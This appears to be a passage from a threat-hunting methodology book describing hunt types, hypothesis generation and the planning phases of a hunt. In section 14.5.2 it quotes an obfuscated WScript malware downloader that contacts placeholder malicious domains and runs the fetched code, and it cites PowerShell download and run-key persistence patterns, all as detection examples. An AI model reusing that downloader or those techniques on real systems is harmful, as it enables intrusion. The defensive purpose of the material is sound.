


*Figure 9. Relationship between disciplines with one thing in common: responding to an incident. Source: THF.*

### 12.4 Retro-Hunt

Retro-hunting is based on the same principle by which an underlying threat may exist, with the difference that the temporal range of search is with **past start and end dates**.

In this implementation, previously defined threats are usually searched for, based on both IOA supported by IOC. In case the search dates are from the present to a near past time, it could not be considered retro-hunting, but common hunting (as implemented as a service).

All hunting strategies can also be applied at this point.

Unlike TH for incident response, here the starting point is not an incident, there is no record of any breach, and therefore the outcome is uncertain.

This hunting implementation is useful to detect possible APT compromises that have taken a long time (years) to be detected, and which we suspect could have attacked our organization (usually based on intelligence information) with different IOCs, but the same TTP/IOA.

## 12.5 Summary of implementations

| Type | Temporary situation | Difficulty of implement | Tools needed | Trigger |
|---|---|---|---|---|
| **Service** | Proactive | Medium | Data Analytics, EDR, IDS | All |
| **Retro-Hunt** | Reactive | Medium | Data Analytics, log history | Incidents<br>Post-infection reports |
| **Incident response** | Reactive | Low | Data Analytics, EDR, IDS | Incidents.<br>Alerts<br>Retro-hunting |
| **Compromise assessment** | Proactive | Medium | Data Analytics, EDR, IDS | Incidents<br>Intelligence reports<br>Others |

*Table 2. Summary of implementations and most important point to evaluate. Source: The Hunter's Framework.*

**Note**: although THF proposes different situations in which Threat Hunting can be literally applied, this methodology is focused on the main (for many the only) type of Threat Hunting: the **service type**, performed by subject matter experts as a service and in a passive way (analyzing data and logs).

# Chapter 13. Structuring strategies in Hunting

## 13.1 Unstructured Threat Hunting

This type of structure has no prior TTP or IOA definition. Instead, the analyst generates hypotheses and queries in real time based on the events he sees, his knowledge, previous experience, recent intelligence reports, exploitable TTPs that are currently not covered, and so on.

- Its greatest **strength** is the **freedom** to move between different points based on what the **analyst considers** most **urgent** *on the ground*. It also **promotes** the analyst's **creativity**.
- Its greatest **weakness** is the **lack** of prior **prioritization** and **randomization** based on criteria that may (or may not) be the most appropriate or urgent at any given time. It **depends** on the **experience** and **skill** of the analyst.

Usually, this type of hunting is used to evaluate tools, as well as to explore if the analyst's ideas are correct by basing the hunting process on ideas + data (data driven), generating hypotheses on this data, instead of using IOA known (by the analyst previously).

## 13.2 Structured Threat Hunting

This type of structure is completely defined from the beginning. There is a scope in TTP and/or time that limits the Hunter in his work. This strategy does not modify its scope based on the results. Instead, they are referenced in the deliverables for possible future investigation.

- Its greatest **strength** is that it allows to establish a **schedule**, as well as a **prioritization** and **scope**, allowing to improve the **efficiency** of the executed hunts.
- Its greatest **weakness** is its **rigidity** in **execution**. This limits the ability to act in case of finding other hypotheses susceptible to be investigated (based on the evidence found), as well as the **dangers** of a too long schedule for each hunt, **limiting the "iterativity"** of the different techniques and reducing the ability of the TH to anticipate the attackers.

## 13.3 Hybrid Threat Hunting

This structure is a hybrid of the two previous ones. The weight TH of each can be configured at will. This type, in turn, contains three other subtypes:

Hybrid-Reactive: this subtype is based on an **initial TTP definition** and, in case during the **investigation** the results of the hypotheses **show relevant information**, the **scope** can be **extended** to new hypotheses or TTPs (without this meaning that an incident is being investigated).
The scope can also be extended by recent critical reports or similar urgency criteria.

Its greatest advantage is the ability to extend investigations along TTPs not initially contemplated, but susceptible to be investigated either because of their criticality or urgent needs and/or not initially contemplated.

This also allows for a more dynamic prioritization, allowing to identify if a recently discovered attacker is using those same TTPs with different IOCs in the environment to be monitored.

Hybrid-Proactive: this subtype usually marks a **predefined time** to perform a **structured analysis** and **another** time for an **unstructured analysis**. Both structured and unstructured points may or may not be related to each other. In this way, a **final deliverable** is obtained with more information, **more completed,** and updated.

Its main advantage lies in covering a base area (structured, specific) and the ability to dynamically incorporate new ideas and hypotheses based on the data observed, on demand (at the analyst's discretion), allowing a greater and more precise scope to be obtained.

Hybrid-Full: this subtype incorporates a **part** of **structured** hunting and **two additional** parts of **unstructured** hunting, divided into:

- **Proactive** (based on analyst's ideas and information observed in structured hunting).
- **Reactive** (based on new IOC/IOA/Intelligence known during the hunt that must be reviewed immediately, without prejudice to the rest of the hunting actions).

The percentages of time for each should be defined before starting the hunt, so that the analyst has a clear and concise reference of how much time should be devoted to each part.

Its greatest advantage lies in incorporating the advantages of all the types previously shown, allowing both versatility and agility and predictability by guaranteeing coverage of the structured section.

## 13.4 Summary of hunting structures

| Structure Type | Advantages | Disadvantages |
|---|---|---|
| **Unstructured** | Freedom to prioritize based on the technician's criteria. | Randomness.<br>Lack of prioritization to establish baselines. |
| **Structured** | Allows prior prioritization and scope to be established. | Lack of flexibility to adapt to possible inconveniences encountered during investigations.<br>Unplanned needs (such as collaboration in incidents).<br>Limitation in coverage of each technique due to lack of adaptation to the timing of each one. |
| **Hybrid-Reactive** | Allows to react to unforeseen needs such as long investigations.<br>Keep characteristics of prioritizations and scope from structured strategy. | Poor implementation could mean that neither the structured nor the unstructured part is as useful as it should be. |
| **Hybrid-Proactive** | Allows incorporation of new satellite hypotheses outside the structured scope.<br>Maintains prioritization and scoping characteristics of the structured strategy. | Poor implementation could mean that neither the structured nor the unstructured part is as useful as it should be. |
| **Hybrid-Full** | Allows incorporation of new satellite hypotheses outside the structured scope.<br>Allows reacting to unforeseen needs such as lengthy investigations.<br>Keep prioritization and scoping characteristics of the structured strategy. | Poor implementation could mean that neither the structured nor the unstructured part is as useful as it should be. |

*Table 3. Summary of structure implementation strategies. Source: The Hunter's Framework.*

# Chapter 14. Threat Hunting Hypotheses

One of the key points of **THF** is the need to **define** the **content** that a **hunter** "should" **use** in their work. In this regard, one of the most ambiguous and difficult terms to explain by the hunters themselves is the concept of a **hypothesis**. Although there is a mathematical definition of the term, **THF proposes a definition of** *hunting hypothesis*, as well as what is not a hypothesis, and how hypotheses serve as a **connection** between **ideas** and **queries**.

## 14.1 Definition of Hunting Hypothesis

> A hypothesis is the specific and technical specification of an idea/TTP or part of it. It contains a logic focused on an indicator or method that is a candidate to be used in an attack.

*Quote 8. Definition of Hunting Hypothesis. Source: The Hunter's Framework.*

Each hypothesis must have (at least) one behavior or parameter to search for and a *justification of malicious use* that supports its existence. It usually also has some indication of *how* to search for that indicator or behavior.

**Typically, a hypothesis consists of an IOA or one/several behavior(s) and a way to search for it.**

**Example**: Powershell.exe **executed with parameter** "**frombase64string**".

## 14.2 Uses of Hypothesis

**A hypothesis evaluates whether an attack or part/behavior of it is present in an environment/log**.

**Hypotheses** provide a ***unit of detection*** **(for attacks) and** ***measurement*** **(time/effort)** of a ***proactive detection cycle***, serving as the basic unit that composes a hunt. There are usually several hypotheses related to an attacker/attack/threat in the same hunt.

The equivalent in reactive detection would be a use case.

## 14.3 Criteria for Generating Hypotheses

When generating hypotheses, it is necessary to consider some minimum criteria. Additionally, some reference publications have addressed this aspect in greater depth. **A hypothesis must explain by itself the behavior to be searched for**.

The minimum criteria that a hypothesis must have been:

- ♠ Convertible **(into a query)**. If a hypothesis cannot be converted into a query, either for a common language (Sigma, YARA) or specific languages (KQL, XQL, SPL), it is merely knowledge. A TTP could be "simply" knowledge. **A hypothesis: no**.

- ♠ Specific. **A vague hypothesis is just an idea**.
  **The hypothesis must precisely indicate what will be searched for. The logic can never depend on the implementation in the query language.**
  **The "weight" of the detection must be established in the hypothesis itself.**

  On the other hand, if we try to find **too many "things"** in a single hypothesis, we risk **not finding** a **threat** due to the replacement of any command, character, or equivalent unit. Or, conversely, obtaining too many results per query, making it *unmanageable*.

- ♠ Agnostic. A hypothesis should not depend on a data source or tool. Instead, each hypothesis should be reusable across as many tools and sources as possible.

- ♠ Typifiable. Hypotheses are not absolute objects. They can have types (command line, network, relational, volumetric, anomalies, TTPs of X). They can also be specific to an IOA or even generic to a TTP.

  **Combining and evolving hypotheses** (and their types) is a complex but valuable art for **increasing** the **maturity** of a **TH team** and obtaining results in less usable platforms.

## 14.4 Best Practices with Hypotheses

- ➢ Do not rely on a single type of hypothesis to conduct hunts.

- ➢ Organize and manage hypotheses and their queries. A hypothesis can even have several queries on the same platform for reasons of volume, tool limitations, or other causes.

- ➢ Assume that a **hypothesis can be valid even if we do not have tools to validate it**.
  Hypotheses must exist even if we do not *yet* have a platform on which to validate them.

- ➢ **Reference the origin**. In an investigation, the evaluation of results will often need to understand the meaning/context of the hypothesis-query. The context is provided by the TTP/idea from which it was born, and which provides understanding in the results analysis phase.

  Without sufficient understanding, there is a risk of not knowing whether the results shown by a hypothesis are true threats or false positives due to circumstances unknown to the analyst.

## 14.5 What are the sources for generating hypotheses?

The two main sources of hypotheses are the following:

- ♥ Analyst's **ideas**.
- ♥ Known **TTP**.

Generating quality hypotheses is crucial for *effective detection*. It is essential to have **many** related **hypotheses** to **cover** any **behavior**, **complementing** each other, and even **overlapping** (when the **volume** of results **requires it**). Likewise, the more queries per hypothesis and language, the better the volume of results can be *managed* per query and the attack surface coverage increased.

### 14.5.1 Idea-based Generation

This source of hypotheses requires the analyst to have a broad starting point without technical concretion. **An example is**: "Use of Outlook to execute phishing":

This idea may make a lot of sense, but it is not easily *actionable*. We need more detail on how this will be accomplished. This process will be carried out mentally by the analyst to translate this idea into hypotheses that can be searched and ultimately translated into queries in the language of each tool.

On the other hand, **the analyst's creativity is a *key factor*** in developing the largest number (and quality) of ideas and hypotheses. Some methods to stimulate creativity and generate ideas include:

- Reading intelligence reports and attacks carried out by advanced actors (APT).
- Reviewing documentation of tools that may be used by attackers.
- Engaging in conversations with other analysts or people who perform security audits (Purple team).




*Figure 7. Mental level steps to develop content by a Threat Hunter based on ideas. Source: THF.*

A formula to estimate the capacity for generating idea-based hypotheses is as follows:

$$\frac{(K + Exp + Env)x\ CR}{(Inf + Cap)x\ Ver}$$

| | |
|---|---|
| **K**: Knowledge of the analyst<br>**EXP**: Experience of the analyst<br>**Env**: Knowledge of different environments<br>**CR**: Creativity of the analyst | **Inf**: Information from different sources<br>**Cap**: Storage capacity of sources<br>**Ver**: Versatility of platforms and their search languages |

*Formula 1. Formula to estimate hypothesis generation capacity based in ideas. Source: THF.*

**Example**: Using the example of Outlook to spread phishing we could draw (at least) the following hypotheses:

- Outlook user-agent connecting to web pages with a levenshtein distance of 1 with "Office.com".
- Outlook running files with extension ".pdf.js" using wscript.exe.

### 14.5.2 Generation based on TTP

Unlike ideas, when the source is a TTP, the procedure itself provides a logic or behavior and one or several indicator(s) (of compromise and/or attack). A **TTP can generate one or multiple hypotheses**.
For this, it is imperative to have an idea of which part of the procedure is useful and which is replaceable.

**An example** of a TTP where several IOAs are extracted to generate hypotheses is as follows:

```
function anonymous() {
o = ["www.maliciousdomain1.com","www.maliciousdomain2.nl","www.maliciousdomain3.cn"];
O = 0; while (O < 3) { F = WScript.CreateObject('MSXML2.ServerXMLHTTP');
h = Math.random().toString()["substr"](2,70+30);
if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") !=
"%USERDNSDOMAIN%") {h=h+"175721";} try{ F.open('GET', 'https://'+o[O]+'/search.php'+"?inkfdwwpkhwkj="+h,
false); F.send(); }catch(e){ return false; } if (F.status === 200) { var z = F.responseText; if ((z.indexOf("@"+h+"@",
0))==-1) { WScript.sleep(222222); }
else { z = z.replace("@"+h+"@",""); var c = z.replace(/(\d{2})/g, function (k) { return
String.fromCharCode(parseInt(k,10)+30); }); win[3](c)(); WScript.Quit(); } } else { WScript.sleep(222222); } O++;}}
```

*Quote 6. Source code (oneliner) of malware. Source: Virustotal.*

In the above example we can extract the following TTP based on the MITRE ATT&CK:

Tactic: Execution
Technique: T1059.005 – Command and Scripting Interpreter: Visual Basic
Procedure: oneliner execution in Visual Basic language via Wscript.exe to connect and download malware from remote server (internet) using defensive evasion methods such as character replacement, execution stop, array of malware download servers and hard-to-understand variable names.

**Example**: **I**ndicators **O**f **A**ttack (IOA) identified in the one-liner code:

- WScript.CreateObject('MSXML2.ServerXMLHTTP');
- WScript.Shell
- WScript.sleep
- String.fromCharCode

Additionally, the execution of the wscript itself can help us identify another indicator. The use of this process, as well as its parent process and possible children constitute indicators that are part of the *procedure*.
**Example** of hypotheses with the above data:

- Execution of Wscript.exe with parameters "CreateObject" & "Shell" & "Sleep" in oneliner.
- Execution of Wscript.exe with parameter "String.fromCharCode".
- Wscript.exe connecting to the internet to download files from TLD ".com/.cn/.nl" domains via HTTP/S.

**Note**: these hypotheses should not be taken as the only ones based on the previous one-liner. They are presented as examples.

## 14.6 Pre-hypotheses

Although this concept may be the most abstract of all, where it does not even appear in the figure of the relationship between detection elements (ideas-hypotheses-queries), it is an extremely useful concept for establishing a good detection rate.




*Image 5. Hunt elements and his relationship. Fuente: The Hunter Framework.*

### Pre-hypothesis concept

> A pre-hypothesis is a specification of an idea, containing a more open logic than what a hypothesis would contain.

*Quote 9. Definition of pre-hypothesis. Source: The Hunter's Framework.*

**Example of a pre-hypothesis**: "Setting persistence in Windows run keys."

In contrast, in a conventional hypothesis, we would have to provide more detail. **For example**, we would need to indicate *whether* it is the **HKEY_CURRENT_USER** or **HKEY_LOCAL_MACHINE** branch, specify whether it is the **\Run** or **\RunOnce** key.
Likewise, we would need some other detail about the name or value of the key to search for.

**Example of hypothesis (same topic):** Setting persistence in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce with parameters: "powershell", "iwr"

### Uses of pre-hypotheses

There are two basic uses for pre-hypotheses:

1. **Broad-scope searches** in incident-response processes where it is necessary to verify a TTP by analyzing the data to discover underlying signs of malicious activity.
2. **Unstructured or data-driven hunting cycles**, where it is necessary to turn ideas into something "minimally actionable" and then, by exploring the results, generate or deduce the final hypotheses based on the results.

   This data-driven process can help the analyst have ideas based on the results, as well as generate hypotheses based on TTPs if, in the data analysis process, they find some type of threat.

In this regard, it is important to note that a pre-hypothesis, although helpful, should not lead to hunting for "IOC" based on the results of a hypothesis, unless in an *incident-response process* where it is necessary to iterate through the found elements.

## 14.7 Summary of hypotheses y pre-hypotheses

| | Hypotheses | Pre-hypotheses |
|---|---|---|
| **For structured hunting** | Recommended | Not recommended due to the difficulty of classification and sorting in databases. |
| **For Hunting in IR process or for Data-Driven process** | Recommended | Highly recommended, due to its breadth to cover all the IOAs included in a TTP. |
| **Difficult to classify in DB** | Low | Medium-High |
| **Technical details needed to be developed** | Behavior (TTP), IOA, IOC | Behavior (TTP) |

*Table 4. Uses of hypotheses and pre-hyphoteses. Fuente: The Hunter's Framework.*

# Chapter 15. THF - Threat Hunting methodology

**T**he **H**unter's **F**ramework proposes a *neutral methodology* to perform hunting actions, which can be triggered by any information source, tool, and environment.
This system can be used by both **IOA** and **IOC** or **mixed systems**.

THF also makes a clear distinction between **ideas-hypotheses-queries**. This point is as important for analysts as knowledge management, since a generic idea can be the basis for establishing multiple hypotheses, and each hypothesis can in turn generate multiple queries.
Likewise, the interaction between **TTP-Hypothesis-IOA** will be defined by means of practical examples that serve as an example of concept interaction for query creation.

Finally, a final phase of reporting, information sharing and query storage and/or scheduling is proposed to *reduce the attack surface*.




*Figure 8. Phases and key points of a hunt in THF methodology. Source: The Hunter's Framework.*

## 15.1 Phase 1 – Definition

The first phase should define the actions to be taken throughout the hunt, including the architecture, structuring, triggers, data sources and processing tools available to the analyst, as well as the scope of the hunt.

### 15.1.1 Duration

The first step in the definition is to determine **how much time will be spent** on the hunt. Limiting the **time** prevents iterating indefinitely on one element while abandoning the rest of the attack surface. Therefore, it is key to define a *sufficient time* window to execute a hunt, in which a minimally acceptable coverage can be achieved.

### 15.1.2 Selection of the structure to be used

When facing any hunt, another important point is to define **how** the dedicated **time** will be **structured**. Some questions to define this are:

- How much time will be devoted to the search?
- Is there margin in case of finding something critical being publicly exploited during the hunt to include it in the scope?
- If it were necessary to include new TTPs in the initial scope in case of finding critical elements, would it be possible?

The answers to these questions will define the structure to be used within views in Chapter 13.

Once this has been established (if deemed necessary) within the "search" time there may in turn be blocks of tasks to be done and a time allocated to each block.

For example, based on the 4 points of the THF methodology, a ¼ of time can be set for each phase, so that for example a report is not left undocumented because its time has been spent on analyzing results.

### 15.1.3 Scope and allowable actions

#### Scope

Scope is usually intrinsically related to the tools. However, to evaluate capabilities of different tools, one can choose to include them in the scope and thus evaluate not only how to cover a given TTP, but how to cover it with a *given tool*.

Likewise, a tool within the scope can be freely discarded for not meeting the hunt's needs. The scope must always be realistic with the **capabilities** and **sizing** of the hunting team, investigating methods, deliverables per month, as well as with the capabilities of the **environment**, the applicable **legal regulations**, and the **needs** of the **environment**.

#### Permitted actions

Along with the scope, **allowable actions** should also be **documented**, so that the analysts are clear about what they can do, and the steps to do them. This is important to give **legal coverage** to **our actions**, even if they are not directly against a user and will not cause a *redundancy*.

### 15.1.4 Triggers and background information

The triggers that can motivate a Hunting action can be any of the points discussed in Chapter 8.
Some **examples** based on the sources in point 5 are:

### Intelligent-driven triggers

- IR processes.
- Information provided by the CTI department or public intelligence (reports).

### Data-driven triggers

- Relationships between processes out of the ordinary.
- Executions from suspicious paths.
- Arguments commonly used by hacking tools or malware.

### Entity-driven triggers

- Servers in the DMZ exposed to the Internet.
- Critical servers such as domain controllers and mail servers.

### TTP-driven triggers

- Top 10 most used MITRE ATT&CK techniques.
- Top 10 kill-chains used publicly.
- Information extracted from published attack reports.
- Information from *incident response* processes.

### Situational-Awareness driven triggers

- Hunting on critical assets (file servers).
- Hunting on high-value people within the organization (managers).
- Hunting based on assets identified by the analyst's experience (e.g., marketing personnel, personnel in charge of managing publicly known corporate email addresses, etc.).




*Figure 9 Triggers of a hunt. Source: Huntpedia.*

### 15.1.5 Selection of data sources and processing tools

#### Data sources

To properly determine which data sources and events to use, it is necessary to understand what **logs** can be **expected from each**, and to *know how to relate* the various clues in the form of logs from different sources not only to perform the analysis, but to investigate a possible (broader) incident and not get lost due to lack of correlation (mental or tool-based).




*Figure 10. Information and places of reference. Source: THF.*

#### Processing tools

It is important to **understand** the **capabilities** and **limitations** of the **platform(s)** and **scripts** with which the information will be processed to quantify and qualify the existing visibility, and how much of that visibility can be represented by the information processing performed with the tools in scope.

In this phase some common mistakes are usually made, among which are the following:

- Incomplete and outdated review of existing events. And whether these are being displayed in real time, or what is their *delay level*.
- Insufficient evaluation of processing platforms resulting in a subsequent *lack of necessary functionality* when in the analysis phase.
- Script errors due to use in tools with different versions that require modifications. Lack of error monitoring and non-reporting.

Likewise, in certain cases, tools with the ***minimum necessary functionality*** will not be available.
In this case, it must be documented which functionalities are necessary and which cannot be covered by the

tools in the scope, for their subsequent evaluation and replacement/extension (if applicable).

## 15.2 Phase 2 – Preparation

In this phase, the content to be searched for must be prepared, including the **collection of information** that will serve **to interpret *uses and customs***, **generate hypotheses**, convert them into **queries** and refine them into a *usable product*. In this way, the translation of ideas into queries through hypotheses will be achieved.

### 15.2.1 Information collection and context

The **information** gathering phase must serve a single purpose: to **contextualize** the given **environment**. Within anomaly detection, to be effective it is important to understand what is normal and what is not.

Some of the things that can be evaluated in this regard are:

- Trends in program usage, as well as the relationship between processes. User permissions.
- Trends in argument usage, especially those that are commonly used by malware.
- Trends in usage flows, e.g., startup executions, etc.




*Figure 11. Minimum factors to contextualize an environment. Source: THF.*

The contextualization of the information will allow the analyst to separate the recommendations of massive and *accepted* malpractices from the more serious detections based on anomalies in the patterns executed by latent threats, obtaining the ability to *prioritize* in the reporting phase.

### 15.2.2 Hypotheses generation

As seen in the chapter on hypotheses, they must be generated as pseudo-logic so that they can then be converted into an actionable product in each candidate technology.

It is important that **the content of the hypotheses is specific enough not to be confused with pre-hypotheses**, which, although they may be necessary in *incident response activities*, can be too voluminous for standard Threat Hunting activities where each query must meet certain criteria at the result level, achieving those criteria in some cases through high specification of what is desired to be searched at the hypothesis level.

**An example** can be found in the pre-hypothesis of Windows Run Keys from the previous chapter.

### 15.2.3 Translation of hypotheses to queries

The Hunter must be able to exploit each hypothesis on as many available (and usable) platforms as possible. Following the hypotheses, the query(s) can be generated for the platform(s) and data source(s) that apply.

Since the detection logic is generated in the hypothesis, the **query** simply **applies** that **logic** to a **query language** (Sigma, SPL, KQL, etc) and to a given log source(s) (EDR, Sysmon, Snort, Windows, etc) with the query being a means to allow connecting the hypothesis with the result across the platform.

